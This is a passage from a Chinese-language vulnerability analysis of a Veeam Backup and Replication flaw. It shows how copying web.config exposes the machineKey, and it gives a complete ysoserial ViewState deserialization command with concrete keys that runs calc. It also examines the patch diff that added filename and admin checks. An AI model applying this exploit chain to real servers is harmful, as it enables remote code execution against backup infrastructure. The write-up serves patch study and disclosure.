
getshell
目前只是能復制服務器上已有的文件,文件名可控,但是文件內容不可控。如何getshell?
看了看安裝完成之后的Veeam有幾個web

在C:\Program Files\Veeam\Backup and Replication\Enterprise Manager\WebApp\web.config中有machineKey,然后就是懂得都懂了,把web.config復制一份寫入到1.txt中,然后通過web訪問拿到machineKey

最后ViewState反序列化就行了。
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "calc" --validationkey="0223A772097526F6017B1C350EE18B58009AF1DCF4C8D54969FEFF9721DF6940948B05A192FA6E64C74A9D7FDD7457BB9A59AF55D1D84771A1E9338C4C5E531D" --decryptionalg="AES" --validationalg="HMACSHA256" --decryptionalg="AES" --decryptionkey="0290D18D19402AE3BA93191364A5619EF46FA7E42173BB8C" --minfy --path="/error.aspx"
修復

對比補丁,上傳的地方加了文件名校驗


授權的地方用的CInvokerAdminNegotiateAuthenticator
不僅判斷了是不是授權用戶,而且判斷了是否是管理員
總結
這個漏洞給我的感覺學到了很多東西,像tcp編程,Windows鑒權機制在csharp中的應用,以及在大型應用文件傳輸的一些漏洞點。
另外最后一點通過復制文件拿到web.config是我自己想出來的思路,不知道漏洞發現者Nikita Petrov是否和我的做法一致,或者還有其他的利用方式。
漏洞修復了鑒權,但是感覺授權之后仍然可能會存在一些其他的漏洞,畢竟CInvokerServerSyncExecuter仍然有很多的Service可以走,而不僅僅是CEpAgentConfigurationServiceExecuter。
分析這個洞我并不是全部正向看的,更多取決于補丁diff,但是這種大型軟件的開發架構讓我自己感覺學到了很多。
文筆垃圾,措辭輕浮,內容淺顯,操作生疏。不足之處歡迎大師傅們指點和糾正,感激不盡。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1873/
暫無評論